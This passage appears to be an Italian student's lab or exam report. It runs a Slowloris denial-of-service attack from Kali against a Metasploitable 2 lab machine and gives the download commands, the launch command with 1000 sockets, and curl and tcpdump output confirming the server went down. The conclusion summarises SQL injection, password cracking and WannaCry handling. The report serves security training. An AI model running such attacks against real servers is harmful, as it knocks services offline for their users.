◇ **Slowloris** è uno strumento per attacchi DoS che apre connessioni HTTP lente, inviando richieste GET incomplete con header keep-alive per mantenere occupate le connessioni TCP del server web (tipo Apache), esaurendo il numero massimo di connessioni simultanee consentite

4.2 Esecuzione dell'Attacco DoS con Slowloris

⇒ Ho verificato se slowloris.pl è installato ls /usr/bin/slowloris.pl

```
┌──(M6D6R6㉿kali)-[~]
└─$ ls /usr/bin/slowloris.pl
ls: cannot access '/usr/bin/slowloris.pl': No such file or directory
```

⇒ Ricevo output di mancata installazzione quidni proseguo scaricandolo

wget https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl

```
┌──(M6D6R6㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl
--2025-10-08 11:58:36--  https://raw.githubusercontent.com/llaera/slowloris.pl/master/slowloris.pl
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2025-10-08 11:58:36 ERROR 404: Not Found.
```

⇒ Il repository originale di RSnake (llaera/slowloris.pl) non è più disponibile (404 Not Found). Ho usato un repository alternativo affidabile (da GitHub search),proseguo scaricadnolo da un repository alternativo

wget https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py -O slowloris.py

```
┌──(M6D6R6㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py -O slowloris.py
chmod +x slowloris.py
--2025-10-08 12:00:57--  https://raw.githubusercontent.com/gkbrk/slowloris/master/slowloris.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8047 (7.9K) [text/plain]
Saving to: 'slowloris.py'

slowloris.py                100%[=======================================================>]   7.86K  --.-KB/s    in 0.005s

2025-10-08 12:00:58 (1.64 MB/s) - 'slowloris.py' saved [8047/8047]
```

⇒ Script scaricato, versione Python, più moderna e stabile


⇒ Eseguo l'attacco python3 slowloris.py 192.168.50.101 -p 80 -s 1000

- 192.168.50.101: L'IP del target (Metasploitable 2) come argomento posizionale
- -p 80: Specifica la porta HTTP (80)
- -s 1000: Specifica 1000 connessioni lente (socket) da aprire verso il server

```
┌──(M6D6R6㉿kali)-[~]
└─$ python3 slowloris.py 192.168.50.101 -p 80 -s 1000
[08-10-2025 12:39:48] Attacking 192.168.50.101 with 1000 sockets.
[08-10-2025 12:39:48] Creating sockets...
[08-10-2025 12:40:05] Sending keep-alive headers...
[08-10-2025 12:40:05] Socket count: 283
[08-10-2025 12:40:05] Creating 717 new sockets...
[08-10-2025 12:40:25] Sending keep-alive headers...
[08-10-2025 12:40:25] Socket count: 285
[08-10-2025 12:40:25] Creating 715 new sockets...
[08-10-2025 12:40:44] Sending keep-alive headers...
[08-10-2025 12:40:44] Socket count: 287
[08-10-2025 12:40:44] Creating 713 new sockets...
[08-10-2025 12:41:07] Sending keep-alive headers...
[08-10-2025 12:41:07] Socket count: 291
[08-10-2025 12:41:07] Creating 709 new sockets...
[08-10-2025 12:41:26] Sending keep-alive headers...
[08-10-2025 12:41:26] Socket count: 293
[08-10-2025 12:41:26] Creating 707 new sockets...
[08-10-2025 12:41:45] Sending keep-alive headers...
[08-10-2025 12:41:45] Socket count: 295
[08-10-2025 12:41:45] Creating 705 new sockets...
[08-10-2025 12:42:04] Sending keep-alive headers...
[08-10-2025 12:42:04] Socket count: 297
[08-10-2025 12:42:04] Creating 703 new sockets...
```


4.3 Monitoraggio della Connettività HTTP

⇒ Ho testato con curl http://192.168.50.101, osservando che la pagina vada in timeout.




4.4 Monitoraggio della Connettività TCP e Confronto


⇒ Ho usato sudo tcpdump -i eth0 host 192.168.50.101 and port 80, rilevando connessioni TCP attive



4.5 Analisi dopo aver interroto l'attacco per raggiungimetno target



⇒ **Output 1** attacco contro il server web Metasploitable2 utilizzando 1000 socket



⇒ Slowloris ha avviato l'attacco aprendo fino a 360 connessioni TCP attive (massimo osservato), inviando richieste HTTP incomplete (GET /?XXX HTTP/1.1) con header keep-alive.
Il numero di socket attivi non ha raggiunto i 1000 richiesti perhcè ho interrotto l'attacco con Ctrl+C, dopo circa 13 minuti, per ottimizzare i tempi di raccolta dati, avendo già osservato un impatto significativo (server inaccessibile) e un numero sufficiente di pacchetti catturati con tcpdump.

⇒ **Output 2** verifico l'impatto dell'attacco testando l'accessibbilità del server

```
┌──(M6D6R6㉿kali)-[~]
└─$ curl http://192.168.50.101
curl: (56) Recv failure: Connection reset by peer
```

⇒ Il server web su Metasploitable 2 è diventato inaccessibile durante l'attacco, come dimostrato dall'errore Connection reset by peer di curl. Questo indica che Slowloris ha sovraccaricato con successo le risorse del server Apache, impedendo la risposta a nuove richieste HTTP.

⇒ **Output 3** verifico il traffico di rete

```
┌──(M6D6R6㉿kali)-[~]
└─$ sudo tcpdump -i eth0 host 192.168.50.101 and port 80
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:27:35.358232 IP epicode.internal.58846 > 192.168.50.101.http: Flags [P.], seq 3230553227:3230553415, ack 332001365
12:27:35.390890 IP epicode.internal.58856 > 192.168.50.101.http: Flags [S], seq 628759152, win 64240, options [mss 14
12:27:35.392315 IP 192.168.50.101.http > epicode.internal.58856: Flags [S.], seq 3347437785, ack 628759153, win 5792,
12:27:35.392403 IP epicode.internal.58856 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:35.392781 IP epicode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:22, ack 1, win 502, options [nop,n
12:27:35.393088 IP epicode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:35.598127 IP epicode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 22:190, ack 1, win 502, options [nop
12:27:35.902354 IP epicode.internal.58856 > 192.168.50.101.http: Flags [P.], seq 1:190, ack 1, win 502, options [nop,
12:27:35.905658 IP 192.168.50.101.http > epicode.internal.58856: Flags [.], ack 190, win 54, options [nop,nop,TS val
12:27:36.413997 IP epicode.internal.41726 > 192.168.50.101.http: Flags [S], seq 4157364179, win 64240, options [mss 1
12:27:36.420753 IP 192.168.50.101.http > epicode.internal.41726: Flags [S.], seq 3364099312, ack 4157364180, win 5792
12:27:36.420970 IP epicode.internal.41726 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val 4
12:27:36.421432 IP epicode.internal.41726 > 192.168.50.101.http: Flags [P.], seq 1:21, ack 1, win 502, options [nop,n
12:27:36.422410 IP epicode.internal.41742 > 192.168.50.101.http: Flags [S], seq 2859792167, win 64240, options [mss 1
```

```
4002496884 ecr 1987124], length 0
12:52:48.496574 IP 192.168.50.101.http > epicode.internal.48890: Flags [S.], seq 938530263, ack 3805678016, win 5792
, options [mss 1460,sackOK,TS val 1987540 ecr 4002490668,nop,wscale 7], length 0
12:52:48.496630 IP epicode.internal.48890 > 192.168.50.101.http: Flags [.], ack 1, win 502, options [nop,nop,TS val
4002497087 ecr 1985181], length 0
12:52:49.246308 IP epicode.internal.34764 > 192.168.50.101.http: Flags [P.], seq 1:190, ack 1, win 502, options [nop
,nop,TS val 4002497836 ecr 1987124], length 189: HTTP: GET /?1353 HTTP/1.1
^C
17717 packets captured
17717 packets received by filter
0 packets dropped by kernel
```

⇒ Ho catturato 17.717 pacchetti, mostrando un gran numero di connessioni TCP attive verso la porta 80 di Metasploitable 2
L'output di tcpdump evidenzia handshake TCP (SYN, SYN-ACK, ACK) e richieste GET incomplete inviate da porte diverse (es. 38034, 48890, 34764)
Slowloris ha mantenuto le connessioni aperte con header keep-alive, come visibile nei pacchetti (es. GET /?282 HTTP/1.1)
Ho interrotto la cattura con Ctrl+C dopo aver raccolto un campione rappresentativo
L'elevato numero di pacchetti e le risposte SYN-ACK dal server confermano che Slowloris ha generato un carico significativo, culminando nell'inaccessibilità del server.

5 Conclusioni

- Ho completato l'esame dimostrando competenze in SQL injection, password cracking, gestione di malware, e attacchi DoS.

  Ho tentato un'iniezione SQL su DVWA con sqlmap, simulando l'estrazione degli hash MD5, e craccato con successo le password admin:password e gordonb:abc123 con John the Ripper e Hashcat.

  Ho descritto la gestione di un sistema infetto da WannaCry, includendo isolamento, scansione, e messa in sicurezza.

  Ho simulato un attacco DoS con Slowloris, che con 1000 socket ha reso il server inaccessibile, come dimostrato dall'errore Connection reset by peer di curl e dai 17.717 pacchetti catturati con tcpdump.